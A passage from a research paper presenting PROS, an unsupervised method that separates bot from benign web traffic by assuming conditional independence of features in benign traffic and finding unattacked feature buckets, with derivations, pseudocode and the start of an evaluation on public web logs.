The traffic we observe is a mixture of malicious and benign. Let $\boldsymbol{x} = (x_0, x_1, x_2, \cdots, x_{M-1})$ be a vector of observed features. For example, these might be time, browser version, IP address, country, city, state, etc. We'll assume that the features of interest are categorical or ordinal (this is the case for most measurements available from a browser connection), so that feature x_j can take any of N_j different values. Time might be quantized to hour-of-day so that x_i takes one of 24 discrete values, browser version might have 60 or so buckets for the most common versions and one bucket for everything else.

The traffic observed, $\mathrm{O}(\boldsymbol{x})$, is a mixture of clean, $\mathrm{C}(\boldsymbol{x})$ and bot, $\mathrm{B}(\boldsymbol{x})$:

$$\mathrm{O}(\boldsymbol{x}) = \mathrm{C}(\boldsymbol{x}) + \mathrm{B}(\boldsymbol{x}).$$

We'll find it convenient to deal with distributions, which we derive by normalizing the histograms:

$$P(\boldsymbol{x}) = \frac{\mathrm{O}(\boldsymbol{x})}{|\mathrm{O}|}, \quad P(\boldsymbol{x}|\overline{\mathrm{bot}}) = \frac{\mathrm{C}(\boldsymbol{x})}{|\mathrm{C}|}, \quad P(\boldsymbol{x}|\mathrm{bot}) = \frac{\mathrm{B}(\boldsymbol{x})}{|\mathrm{B}|}.$$

The fraction of traffic that is clean is:

$$\alpha = \frac{|\mathrm{C}|}{|\mathrm{C}| + |\mathrm{B}|}. \tag{1}$$

Thus, the received distribution is:

$$P(\boldsymbol{x}) = \alpha \cdot P(\boldsymbol{x}|\overline{\mathrm{bot}}) + (1-\alpha) \cdot P(\boldsymbol{x}|\mathrm{bot}), \tag{2}$$

where $0 < \alpha \leq 1$. Obviously, $P(\boldsymbol{x}|\overline{\mathrm{bot}})$, $P(\boldsymbol{x}|\mathrm{bot})$ and α are all unknown.

Bot traffic might come from a single attacker, or from many. In general we should have

$$P(\boldsymbol{x}|\mathrm{bot}) = \sum_{q=0}^{Q-1} w_q \cdot P(\boldsymbol{x}|\mathrm{bot}_q), \tag{3}$$

where Q is the number of distinct attackers and the w_q are the weights of their contributions. If $Q = 1$ (i.e., there's only one attacker) then it might be plausible that the x_i are independent in the bot traffic. This might be the case, for example, if the attacker simply ranges over several possible bins for each feature using a `for`-loop. If $Q > 1$ (i.e., there are several attackers) it's extremely unlikely that the x_i are independent in the bot traffic. This is the case, since the sum of separable functions is not in general separable.

Suppose we assume that the x_i are independent in the benign traffic[2], i.e., $P(\boldsymbol{x}|\overline{\mathrm{bot}}) = \prod_i P(x_i|\overline{\mathrm{bot}})$. This simply says that, for example, browser version does not depend on time-of-day, etc. This gives that the overall observed distribution is:

$$P(\boldsymbol{x}) = \alpha \cdot \prod_i P(x_i|\overline{\mathrm{bot}}) + (1-\alpha) \cdot P(\boldsymbol{x}|\mathrm{bot}),$$

and the marginal observed distribution along x_j:

$$P(x_j) = \alpha \cdot P(x_j|\overline{\mathrm{bot}}) + (1-\alpha) \cdot P(x_j|\mathrm{bot}).$$

[2]Note: we will actually only assume conditional independence over subsets of the data, see Section 5. We do not assume the same thing for the malicious traffic. This is strictly weaker than the independence assumption made in many supervised algorithms.

We can also calculate the marginal distribution restricted to subsets of the data; for example restricting to a particular bucket of one feature $x_k = x_k^{'}$ we get:

$$P(x_j|x_k^{'}) = \alpha_k^{'} \cdot P(x_j|\overline{\text{bot}}, x_k^{'}) + (1-\alpha_k^{'}) \cdot P(x_j|\text{bot}, x_k^{'}),$$

where $\alpha_k^{'}$ is the (unknown) fraction of traffic in this bucket that is benign:

$$\alpha_k^{'} = \frac{|\text{C}(\boldsymbol{x}_j|x_k^{'})|}{|\text{C}(\boldsymbol{x}_j|x_k^{'})| + |\text{B}(\boldsymbol{x}_j|x_k^{'})|}.$$

Note that (because of assumed independence) $P(x_j|\overline{\text{bot}}, x_k^{'}) = P(x_j|\overline{\text{bot}}, x_k^{''}) = P(x_j|\overline{\text{bot}})$.

Now suppose that this bucket $x_k = x_k^{'}$ receives no attack traffic (e.g., there's no attack traffic in the browser = 'Firefox67' or state = 'Iowa' buckets, etc). This gives us that $\alpha_k^{'} = 1$, $P(x_j|\text{bot}, x_k^{'}) = 0$ and hence:

$$P(x_j|x_k^{'}) = P(x_j|\overline{\text{bot}}), \quad j \neq k. \tag{4}$$

In words: any unattacked bucket $x_k = x_k^{'}$ of the k-th feature tells us the benign distribution for every other feature x_j (for $j \neq k$) that is independent of x_k in the benign traffic.

Armed with the clean distribution, the problem is now simple. The odds that an observation is malicious can be expressed:

$$\begin{aligned} \frac{P(\text{bot}|\boldsymbol{x})}{P(\overline{\text{bot}}|\boldsymbol{x})} &= \frac{P(\boldsymbol{x}) - \alpha \cdot P(\boldsymbol{x}|\overline{\text{bot}})}{\alpha \cdot P(\boldsymbol{x}|\overline{\text{bot}})} \\ &= \frac{P(\boldsymbol{x}) - \alpha \cdot \prod_i P(x_i|\overline{\text{bot}})}{\alpha \cdot \prod_i P(x_i|\overline{\text{bot}})}. \end{aligned} \tag{5}$$

From (4) we can get the clean distributions $P(x_i|\overline{\text{bot}})$ needed to calculate this odds if we can find unattacked buckets in at least two features.

This would leave α as the sole remaining unknown parameter. Note that (5) is monotonic in α, so that the order is not affected by α. To see this, denote as $\text{Odds}(\boldsymbol{x}, \alpha)$ the left-hand side of (5) and observe that if $\text{Odds}(\boldsymbol{x}, \alpha) > \text{Odds}(\boldsymbol{y}, \alpha)$ then

$$\frac{P(\boldsymbol{x})}{\alpha \cdot P(\boldsymbol{x}|\overline{\text{bot}})} - 1 > \frac{P(\boldsymbol{y})}{\alpha \cdot P(\boldsymbol{y}|\overline{\text{bot}})} - 1$$

which simplifies to

$$P(\boldsymbol{x}) \cdot P(\boldsymbol{y}|\overline{\text{bot}}) > P(\boldsymbol{y}) \cdot P(\boldsymbol{x}|\overline{\text{bot}}),$$

which is independent of α. Thus, if $\text{Odds}(\boldsymbol{x}, \alpha) > \text{Odds}(\boldsymbol{y}, \alpha)$ is true for any α it is true for all α. In other words if we fix α then (5) will give us a ranking of observations from most to least suspicious; if we're wrong about α we will still be right about the ordering.

4.1 Toy example

A toy example in words may help clarify the idea. Suppose, for US traffic, we examine only three features: browser version (e.g., 'Chrome77', 'Firefox69', 'Edge17', etc), state (i.e., 'Alabama', 'Alaska', etc) and local hour-of-day (i.e., 0 to 23). We might have 60 buckets for the most common browser versions (throwing everything else into a catchall 'isRest' bucket). Thus, there are $60 \times 50 \times 24$ possible 3-tuples and every request is quantized into one of them. The assumption of independence is that (in the benign traffic):

$$P(\text{br, st, hr}|\overline{\text{bot}}) = P(\text{br}|\overline{\text{bot}}) \cdot P(\text{st}|\overline{\text{bot}}) \cdot P(\text{hr}|\overline{\text{bot}}).$$

So that, for example,

$$P(\text{hr}|\overline{\text{bot}}, \text{'Chrome77'}) \approx P(\text{hr}|\overline{\text{bot}}, \text{'Firefox69'});$$

i.e., the time-of-day distribution doesn't differ by browser choice in the benign traffic. Equally,

$$P(\text{br}|\overline{\text{bot}}, \text{'Michigan'}) \approx P(\text{br}|\overline{\text{bot}}, \text{'Georgia'});$$

i.e., the benign browser distribution doesn't differ by location[3].

Now suppose that there is no attack traffic from, e.g., Iowa. From (4) this means that we can calculate

$$P(\text{br}|\overline{\text{bot}}) = P(\text{br}|\text{'Iowa'})$$

and

$$P(\text{hr}|\overline{\text{bot}}) = P(\text{hr}|\text{'Iowa'}).$$

Also suppose there is no attack traffic from 'IE9'; this gives

$$P(\text{st}|\overline{\text{bot}}) = P(\text{st}|\text{'IE9'})$$

and

$$P(\text{hr}|\overline{\text{bot}}) = P(\text{hr}|\text{'IE9'}).$$

This means that, given an observation $\boldsymbol{x} = (\text{br, st, hr})$, the odds of being malicious are (from (5)):

$$\frac{P(\text{br, st, hr})}{\alpha \cdot P(\text{br}|\text{'Iowa'}) \cdot P(\text{st}|\text{'IE9'}) \cdot P(\text{hr}|\text{'Iowa'})} - 1.$$

That is, except for α, we have everything we need to calculate the odds. Since we saw that the order of odds ratio was independent of α any fixed α gives a ranking from most to least likely to be malicious. All that we needed to assume was independence of the features in the benign traffic, and that we had unattacked buckets in some of the features.

[3] Note: we will relax any assumption of global independence in Section 5 below.

5 Detailed Description

Independence as described in Section 4 is an idealization. In practice we must expect many features will have some dependence on other features. Firefox might represent 15% of the market in France, but only 2% in Mexico, for example, indicating a dependence between browser family and country. It is unrealistic to expect complete mutual independence of all of the features that might be valuable in making a classification (although supervised approaches often assume this of both benign and malicious traffic). In addition to the three features used in the toy example of Section 4.1 we will want to consider others. Information available from the browser such as languages, fonts and plugins installed, protocols available, etc can all be valuable. Web services that involve user-provided input (e.g., form-filling) will have valuable textbox inputs; e.g., an account signup page will have a user-chosen username.

That independence is a problematic assumption is probably especially true of a global service. The larger the population of users the more diverse the traffic is likely to be. Browser-language is more likely to be independent of browser family at the web portal of a small regional bank than at Facebook. Independence means that the multivariate distribution is the product of 1-dimensional distributions. The larger and more diverse the traffic population the harder this is to guarantee. However, features that might not be globally independent might be locally independent subject to some condition. For example, browser version might not be independent of hour-of-day globally, but might be within particular countries.

There is formal support for the view that we can get conditional independence if we break a large dataset into smaller subsets. Formally, if $P(\boldsymbol{x}) = \prod_k P(x_k)$ then it is a rank-1 tensor (i.e., it is the product of 1-dimensional factors). However, every matrix or tensor can be written as a sum of rank-1 components [7, 23]. The rank of a tensor is the minimum number of rank-1 tensors required to express it in a sum. Instead of assuming global independence of features we will break into subsets (e.g., country, or browser family) over which it is more reasonable to assume conditional independence.

Let's break the data into subsets $\boldsymbol{S}_i$ whose union covers all traffic: $\cup_i \boldsymbol{S}_i = I$. The $\boldsymbol{S}_i$ might be countries, or blocks of IP addresses, or browser families, or intersections of these things. For example, the $\boldsymbol{S}_i$ might be the intersection of country and browser family, so that Mexico-Chrome, France-Firefox, Vietnam-Edge, etc are instances. We will use a set of features $\boldsymbol{x}$ that are mutually independent conditioned on $\boldsymbol{S}_i$:

$$P(x_j, x_k|\overline{\text{bot}}, \boldsymbol{S}_i) = P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i) \cdot P(x_k|\overline{\text{bot}}, \boldsymbol{S}_i) \text{ for } x_k \neq x_j.$$

Given a set of features $\boldsymbol{\lambda}(x_j)$, we'll say that x_j is independent of features in $\boldsymbol{\lambda}(x_j)$ conditioned on $\boldsymbol{S}_i$ (e.g., hour-of-day is independent of State given Mexico-Chrome) if for $x_k \in \boldsymbol{\lambda}(x_j)$:

$$P(x_j, x_k|\overline{\text{bot}}, \boldsymbol{S}_i) = P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i) \cdot P(x_k|\overline{\text{bot}}, \boldsymbol{S}_i).$$

	Description
x_k	Categorical feature
N_k	Cardinality of x_k
$\boldsymbol{x}$	Vector of features, e.g., $(x_0, x_1, x_2, \cdots, x_{M-1})$
$\boldsymbol{S}_i$	Subset of the data; e.g., a single country
$P(\boldsymbol{x})$	Observed distribution of $\boldsymbol{x}$
$P(\boldsymbol{x}\|\overline{\text{bot}})$	Distribution of $\boldsymbol{x}$ in benign traffic
$P(\boldsymbol{x}\|\text{bot})$	Distribution of $\boldsymbol{x}$ in malicious traffic
$\hat{P}(\boldsymbol{x}\|\overline{\text{bot}})$	Estimate of $P(\boldsymbol{x}\|\overline{\text{bot}})$
α	Fraction of traffic that is benign
$\boldsymbol{\lambda}(x_j)$	Set of features conditionally independent of $x_j\|\boldsymbol{S}_i$
$\boldsymbol{\mu}(\boldsymbol{\lambda}(x_j))$	Set of unattacked buckets of features in $\boldsymbol{\lambda}(x_j)$

Table 1: Explanation of variables used.

We'll denote this $x_j \perp \boldsymbol{\lambda}(x_j)|\boldsymbol{S}_i$. This does not imply that features in the set $\boldsymbol{\lambda}(x_j)$ are mutually independent; in general they are not.

Obviously, the received distribution is a mixture of benign and bot, and the benign distribution can be factored:

$$\begin{aligned} P(\boldsymbol{x}|\boldsymbol{S}_i) &= \alpha_i \cdot P(\boldsymbol{x}|\overline{\text{bot}}, \boldsymbol{S}_i) + (1-\alpha_i) \cdot P(\boldsymbol{x}|\text{bot}, \boldsymbol{S}_i) \\ &= \alpha_i \cdot \prod_{x_j \in \boldsymbol{x}} P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i) + (1-\alpha_i) \cdot P(\boldsymbol{x}|\text{bot}, \boldsymbol{S}_i). \end{aligned}$$

Here α_i is the fraction of traffic that is benign in $\boldsymbol{S}_i$, that is

$$\alpha_i = |C(\boldsymbol{x}|\boldsymbol{S}_i)|/(|C(\boldsymbol{x}|\boldsymbol{S}_i)| + |B(\boldsymbol{x}|\boldsymbol{S}_i)|)$$

The marginal distribution along x_j is:

$$P(x_j|\boldsymbol{S}_i) = \alpha_i \cdot P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i) + (1-\alpha_i) \cdot P(x_j|\text{bot}, \boldsymbol{S}_i). \quad (6)$$

Now denote as $\boldsymbol{\mu}(\boldsymbol{\lambda}(x_j))$ the (possibly empty) set of buckets of the features in $\boldsymbol{\lambda}(x_j)$ that receive no attack traffic within $\boldsymbol{S}_i$. This means that $P(x_j|\text{bot}, \boldsymbol{S}_i, \boldsymbol{\mu}(\boldsymbol{\lambda}(x_j))) = 0$, and hence:

$$P(x_j|\boldsymbol{S}_i, \boldsymbol{\mu}(\boldsymbol{\lambda}(x_j))) = P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i). \quad (7)$$

That is, over subset $\boldsymbol{S}_i$, we can estimate the clean distribution of feature x_j by restricting to the unattacked buckets $\boldsymbol{\mu}(\boldsymbol{\lambda}(x_j))$ of any feature conditionally independent of x_j; i.e. $x_k \in \boldsymbol{\lambda}(x_j)$. So, our odds, over $\boldsymbol{S}_i$, becomes:

$$\frac{P(\text{bot}|\boldsymbol{x}, \boldsymbol{S}_i)}{P(\overline{\text{bot}}|\boldsymbol{x}, \boldsymbol{S}_i)} = \frac{P(\boldsymbol{x}|\boldsymbol{S}_i)}{\alpha_i \cdot \prod_j P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i)} - 1. \quad (8)$$

We can now simply use (7) to get the values of $P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i)$.

5.1 Finding the clean distributions

We've seen, in (7), that unattacked buckets of a feature x_k lead us to the clean distribution of any features x_j that are conditionally independent of x_k. We next tackle the question of how to identify unattacked buckets.

Suppose that a set $\boldsymbol{b} = \{b_0, b_1, \cdots, b_{d-1}\}$ of d different buckets of features in $\boldsymbol{\lambda}(x_j)$, are unattacked. From (7) we get that:

$$P(x_j|\boldsymbol{S}_i, b_m) = P(x_j|\boldsymbol{S}_i, b_n) = P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i),\ \forall\ m,n \in \boldsymbol{b}. \quad (9)$$

That is, since all unattacked buckets of features in $\boldsymbol{\lambda}(x_j)$ give the clean distribution of x_j their marginal distributions will be equal. We next show that the converse is almost true. That is, if several buckets have the same marginal distribution then they are unattacked if we can assume that the abuse traffic does not precisely match the clean distribution (e.g., at least some of the benign distributions are unknown to or unachievable by the attacker).

Let's examine what happens when the marginal distributions of a set $\boldsymbol{b} = \{b_0, b_1, \cdots, b_{d-1}\}$ of the buckets of features in $\boldsymbol{\lambda}(x_j)$ are equal; i.e., $P(x_j|\boldsymbol{S}_i, b_m) = P(x_j|\boldsymbol{S}_i, b_n) = \boldsymbol{\phi}\ \forall\ m,n \in \boldsymbol{b}$ for some fixed $\boldsymbol{\phi}$ (but we don't know whether or not they are unattacked).

From (6) we get that $\forall\ b_m \in \boldsymbol{b}$:

$$\begin{aligned} \boldsymbol{\phi} &= \alpha_m P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i, b_m) + (1-\alpha_m) P(x_j|\text{bot}, \boldsymbol{S}_i, b_m) \\ &= \alpha_m P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i) + (1-\alpha_m) P(x_j|\text{bot}, \boldsymbol{S}_i, b_m). \quad (10) \end{aligned}$$

Recall that $P(x_j)$ is an N_j-dimensional unit vector. Thus, for a single b_m, the righthand side of (10) is a vector that lies on the line segment joining $P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i)$ and $P(x_j|\text{bot}, \boldsymbol{S}_i, b_m)$. When we consider all of the b_m, ϕ is the intersection of these d line segments. Since all of these line segments originate at $P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i)$ clearly $\phi = P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i)$ is one solution. This implies that all of the $\alpha_m = 1$, the b_m contain no abuse traffic; i.e., as desired. we have found the clean distribution.

Other solutions are possible. However, since ϕ is the intersection of line segments that already intersect at $P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i)$ this requires that all of the line segments are the same: i.e., $P(x_j|\text{bot}, \boldsymbol{S}_i, b_m) = P(x_j|\text{bot}, \boldsymbol{S}_i, b_n)$ for every $b_m, b_n \in \boldsymbol{b}$. This in turn requires that all of the α_m are equal.

Recall that:

$$\alpha_m = |C(\boldsymbol{x}|\boldsymbol{S}_i, b_m)| / (|C(\boldsymbol{x}|\boldsymbol{S}_i, b_m)| + |B(\boldsymbol{x}|\boldsymbol{S}_i, b_m)|).$$

Hence $\alpha_0 = \alpha_1 = \cdots = \alpha_{d-1}$ gives:

$$\begin{aligned} &(|C(\boldsymbol{x}|\boldsymbol{S}_i, b_0)|, |C(\boldsymbol{x}|\boldsymbol{S}_i, b_1)|, \cdots, |C(\boldsymbol{x}|\boldsymbol{S}_i, b_{d-1})|) \\ &\quad \propto (|B(\boldsymbol{x}|\boldsymbol{S}_i, b_0)|, |B(\boldsymbol{x}|\boldsymbol{S}_i, b_1)|, \cdots, |B(\boldsymbol{x}|\boldsymbol{S}_i, b_{d-1})|)\,. \end{aligned}$$

This says that the ratio of abuse to clean traffic is identical in all d buckets. Since it's implausible that this happens by chance it implies that the attacker knows, and can precisely achieve, a d-dimensional sub-space of the clean distribution. In other words, we assume that achieving the same relative traffic strengths across d buckets is not possible if the attacker doesn't know the distribution.

A sole remaining exception is the corner case where $\alpha_0 = \cdots = \alpha_{d-1} = 0$; i.e., our d buckets contain no clean traffic at all. If an attacker sends identical traffic on, e.g., Chrome57, Chrome58, Chrome59 these buckets would have identical marginals for every x_j (assuming no clean traffic from those browsers). We easily rule this corner case out if at least one bucket in $\boldsymbol{b}$ is known to have at least some legitimate traffic. Buckets from features such as state, city, ISP, for example, should suffice: the mixture of benign-to-abuse will vary, but there should be no state or city or ISP contributing zero legitimate traffic.

A toy example may clarify the process. Suppose we seek the clean distribution of x_j and have that $\boldsymbol{\lambda}(x_j) = \{$browser, state, domain$\}$ (i.e., x_j is conditionally independent of those features in the clean traffic). Suppose we satisfy (9) with buckets $\boldsymbol{b} = \{$Chrome71, Chrome72, Edge84, Iowa, Oregon, Ohio, yahoo, hotmail$\}$. This tells us that those buckets are unattacked unless the ratio of abuse to clean traffic is the same in each of those buckets. This says that the attacker can precisely achieve a $d = 8$-dimensional subset of the benign distribution. The corner case where traffic from these buckets is all malicious instead of all benign is ruled out since it is implausible that, e.g., all traffic from Oregon or yahoo is malicious.

Notes: Exact equality of distributions is of course hard to achieve; for approximate equality of distributions we use the Kullback-Leibler (KL) divergence [16, 25]. Note also that we can be fairly tolerant of false negatives when searching for unattacked buckets: if 20 out of 50 buckets of a feature are unattacked it doesn't matter very much if we find only 5 of them.

5.2 Overall algorithm

We start with a collection of subsets $\boldsymbol{S}_i$ such that $\cup_i \boldsymbol{S}_i$ covers all of the data (using different countries as the subsets is our default). We seek classification rules for a set of features $\boldsymbol{x}$ that are mutually independent conditioned on $\boldsymbol{S}_i$. We need a collection of conditional independence relations:

$$x_j \perp \boldsymbol{\lambda}(x_j)|\boldsymbol{S}_i \ \text{ for each } x_j \in \boldsymbol{x}. \quad (11)$$

In Section 6 we'll give the reasoning behind the independence relations we use in the case of web-logs.

We find an estimate for the clean distribution of feature x_j by searching (among features that are independent of x_j conditioned on $\boldsymbol{S}_i$) for clusters of buckets where $P(x_j|\boldsymbol{S}_i, b_m) \approx P(x_j|\boldsymbol{S}_i, b_n)$ for every b_m, b_n in the cluster.

A matrix interpretation of the approach in Section 5.1 aligns well with the implementation. Let $\boldsymbol{\Omega}, \boldsymbol{\Sigma}$, and $\boldsymbol{\Theta}$ be the observed, $\overline{\text{bot}}$ and bot matrices of marginal distributions of x_j over all the bins of all the features in $\boldsymbol{\lambda}(x_j)$. These have columns $P(x_j|\boldsymbol{S}_i, b_m), P(x_j|\overline{\text{bot}}, \boldsymbol{S}_i, b_m)$ and $P(x_j|\text{bot}, \boldsymbol{S}_i, b_m)$ for every bucket b_m of every feature $x_k \in \boldsymbol{\lambda}(x_j)$ respectively. Calculating $\boldsymbol{\Omega}$ is efficiently implemented as a matrix pivot operation. Clearly, we have:

$$\boldsymbol{\Omega} = \alpha \cdot \boldsymbol{\Sigma} + (1-\alpha) \cdot \boldsymbol{\Theta}.$$

Algorithm 1 PROS approach to find clean distributions. We iterate over the subsets for which conditional independence is defined and over each feature. Note that for features where the clean distribution is slowly-varying this training need not be re-run very often.

for $\boldsymbol{S}_i$ in $\{\boldsymbol{S}_i\}$ **do**
  for x_j in $\boldsymbol{x}$ **do**
    $\boldsymbol{\Omega}(x_j) =$ `data.pivot(index=`x_j`, columns =`$\boldsymbol{\lambda}(x_j)$`, aggfunc = sum())`
    $\boldsymbol{\mu}(\boldsymbol{\lambda}(x_j)) =$ bins corresponding to largest cluster of co-linear columns of $\boldsymbol{\Omega}(x_j)$
    $\hat{P}(x_j|\boldsymbol{S}_i,\overline{\text{bot}}) \triangleq \text{Avg}\{P(x_j|\boldsymbol{S}_i,\boldsymbol{\mu}(\boldsymbol{\lambda}(x_j)))\}$
  end for
end for

Here $\boldsymbol{\Sigma}$ is rank-one, since $P(x_j|\overline{\text{bot}},\boldsymbol{S}_i)$ is independent of every $x_k \in \boldsymbol{\lambda}(x_j)$. However $\boldsymbol{\Theta}$ will in general be of full rank (since we are not assuming any independence relations in the abuse traffic). As the sum of rank-one and (in general) full-rank matrices, $\boldsymbol{\Omega}$ will also in general be full-rank.

To find the clean distribution of x_j we seek to form a rank-one matrix $\boldsymbol{\Omega}'$ with a subset of the columns of $\boldsymbol{\Omega}$:

$$\boldsymbol{\Omega}' = \alpha \cdot \boldsymbol{\Sigma}' + (1-\alpha) \cdot \boldsymbol{\Theta}'.$$

The columns of this rank-one matrix $\boldsymbol{\Omega}'$ give the clean distribution. Algorithm 1 describes the approach.

Once we have estimates of the clean distributions we calculate the odds (i.e., compute (8)); this is done in Algorithm 2. This is simply an implementation of (8) with $\alpha_i = 0.5$ (recall from Section 4 that order is unaffected by α). The output of the algorithm is a set of rules that covers every possible observation. Every possible tuple of the features has a rule as generated by (8) and this is done for every subset $\boldsymbol{S}_i$. For example, if $\boldsymbol{x} = (x_0, x_1, x_2, x_3)$ is (browser, State, hour-of-day, organization) then a typical rule might be

(Chrome77.0.3770, Georgia, 13, Comcast),

together with the odds estimated in (8). Table 2 in Section 7 gives an example.

Algorithm 2 Calculate Rules: we use the clean distributions estimated in Algorithm 1. Note that updating rules can be re-run very often.

for $\boldsymbol{S}_i$ in $\{\boldsymbol{S}_i\}$ **do**
  $\text{Odds}(\boldsymbol{x}|\boldsymbol{S}_i) = P(\boldsymbol{x}|\boldsymbol{S}_i)/(0.5 \cdot \prod_j \hat{P}(x_j|\overline{\text{bot}},\boldsymbol{S}_i)) - 1$
end for

5.3 Implementation notes

Conditional independence rules and subsets: We go through our reasoning for conditional independence relations for the concrete example of web-logs in Section 6. While we don't claim a procedure that is general for all applications and feature sets, this task is done only once, and we generally have a small number of features, so decisions on pairwise independence can be decided manually. Note that we can conjoin features: if x_j is independent of both `browser` and `week` it is independent of `browser-week`. This expands the number of bins (and can make it easier to find unattacked ones) at the cost of fewer data samples per bin.

Observe that PROS simply detects violations of our independence assumptions. If (11) holds then $\boldsymbol{\Sigma}$ is rank-one. If what we observe, $\boldsymbol{\Omega}$, is not rank-one then either the independence assumptions are wrong, there is a corrupting component $(1-\alpha)\cdot\boldsymbol{\Theta}$, or sampling effects are too great (precise independence is never achieved when we have finite number of samples). Thus, if we have a lot of data and high confidence in our independence assumptions, any deviations from independence in observed traffic indicates abuse.

PROS fails safely: if we are wrong about our independence assumptions, or there are no unattacked bins, then we will be unable to find a rank-one subset of the columns of $\boldsymbol{\Omega}$.

Estimating α: While the ordering of our odds estimates is independent of α it would still be very valuable to estimate it accurately. If we know $P(\boldsymbol{x})$ and $P(\boldsymbol{x}|\overline{\text{bot}})$ it can be seen that (2) still under-determines α and $P(\boldsymbol{x}|\text{bot})$; i.e., there is a range of possible solutions. The most conservative choice is to take the maximum value of α consistent with $P(\boldsymbol{x})$ and $P(\boldsymbol{x}|\overline{\text{bot}})$; this attributes as much traffic as possible to benign rather than malicious sources. This is found by taking the orthogonal projection of $P(\boldsymbol{x})$ onto $P(\boldsymbol{x}|\overline{\text{bot}})$:

$$\hat{\alpha} = \frac{\langle P(\boldsymbol{x}), P(\boldsymbol{x}|\overline{\text{bot}})\rangle}{\langle P(\boldsymbol{x}|\overline{\text{bot}}), P(\boldsymbol{x}|\overline{\text{bot}})\rangle}. \tag{12}$$

This is an upper bound. With this choice $\hat{P}(\boldsymbol{x}|\text{bot}) \triangleq [P(\boldsymbol{x}) - \hat{\alpha}\cdot P(\boldsymbol{x}|\overline{\text{bot}})]/(1-\hat{\alpha})$ will be orthogonal to $P(\boldsymbol{x}|\overline{\text{bot}})$, but will not necessarily have non-negative coefficients (and thus can't be a probability). This suggests our upper bound is loose. We can improve it by reducing $\hat{\alpha}$ until $P(\boldsymbol{x}) - \hat{\alpha}\cdot P(\boldsymbol{x}|\overline{\text{bot}})$ has only non-negative coefficients. This can be done by a simple one-dimensional search.

However, a word of caution on numerical robustness is necessary. It's easy to show that the upper bound in (12) is tight when class separation along $\boldsymbol{x}$ is good (i.e., $\langle P(\boldsymbol{x}|\text{bot}), P(\boldsymbol{x}|\overline{\text{bot}})\rangle \approx 0$), and loose when it is not. Seeking

to improve a loose estimate by reducing $\hat{\alpha}$ as above can be sensitive to sampling effects and works best when the volume of data is very high.

Streaming data: When we run Algorithm 1 on streaming data it can increase robustness to update rather than calculate $\hat{P}(x_j|\boldsymbol{S}_i, \overline{\text{bot}})$ afresh over each block. The final estimate might be a weighted sum of the historical and current-block estimates; we might tilt the weights heavily toward historical estimates for slowly-varying features (e.g., state, family) and toward current-block for those that evolve rapidly (e.g., browser).

Concept drift: Note that our estimates of the clean distributions $P(x_j|\overline{\text{bot}})$ need not be retrained very often. Certain features, such as browser version might need to be re-estimated often, but others (such as geographic distribution) should be very-slowly varying. By contrast, we expect that the bot distribution to change very rapidly. Thus Algorithm 2 might be re-run very often.

Feature cardinality: categorical features often have high cardinality with many rare tokens. We run an encoding stage that maps the least-common tokens into a single 'other' bin. This procedure is sometimes known as backoff.

Efficiency: The clustering in the inner loop of Algorithm 1 can be a brute-force search if necessary. Since we deal with a small number of categorical features that have dozens or so buckets even a full N^2 search (where N is the sum of the cardinalities of features in $\boldsymbol{\lambda}(x_j)$) might not be unmanageable. We are also aided by the fact that we are tolerant of false negatives (i.e., unattacked bins that we don't find) in this search. So long as we find a few unattacked buckets we can estimate the benign distribution. Thus, if a full N^2 is too expensive we can do a search only over a sample of the buckets, and repeat several times if the sub-searches fail. Observe that Algorithm 1's only dependence on the size of the dataset comes from the matrix pivot operation; after that the complexity of finding unattacked bins is determined by the feature cardinalities. An interesting approach (which we have not implemented) to finding rank-one submatrices efficiently is described by Doan and Vavasis [18]. Running Algorithm 1 on the 3m row dataset of Section 6 took about 30 minutes on a 2.2GHz dual processor PC with 128G of RAM, and Algorithm 2 took 4 minutes. This does not include the time for parsing `userAgent` strings into its components.

Interpretability and Identification of clusters of bot activity: The rules output by Algorithm 2 are used to assign bot likelihood to each request, but just as importantly they help identify clusters of bot activity. For example, suppose a bot sends lots of traffic from Florida using IE9. In this case in a browser-state ruleset the rule "Florida and IE9" will appear near the top (when sorted by bot likelihood). That bot activity is often clustered in feature-space is exploited in many detection approaches [11, 13, 35, 36, 38, 39].




Figure 1: Lower bound for the ROC curves of PROS and Isolation Forests using features `browser`, `family`, `status` and `path`. Having labels for only a portion of the positive samples (and none for the negatives) the true ROC curve is, in each case, above and to the left of the curve shown. (a) Solid line: lower-bound ROC curve for PROS (AUC=0.877). (b) Dash dot line: lower-bound ROC curve for Isolation Forests (AUC=0.532).

6 Evaluation on web-log dataset

The site `www.secrepo.com` offers a repository of various security-relevant datasets. The daily logs of all web requests are made available under the Creative Commons Attribution 4.0 License. It receives approximately 15k requests per week, so that five years' worth of logs comprises about 3m rows in 2,000 separate files.[4] Our capture covers dates from January 2015 to August 2021.

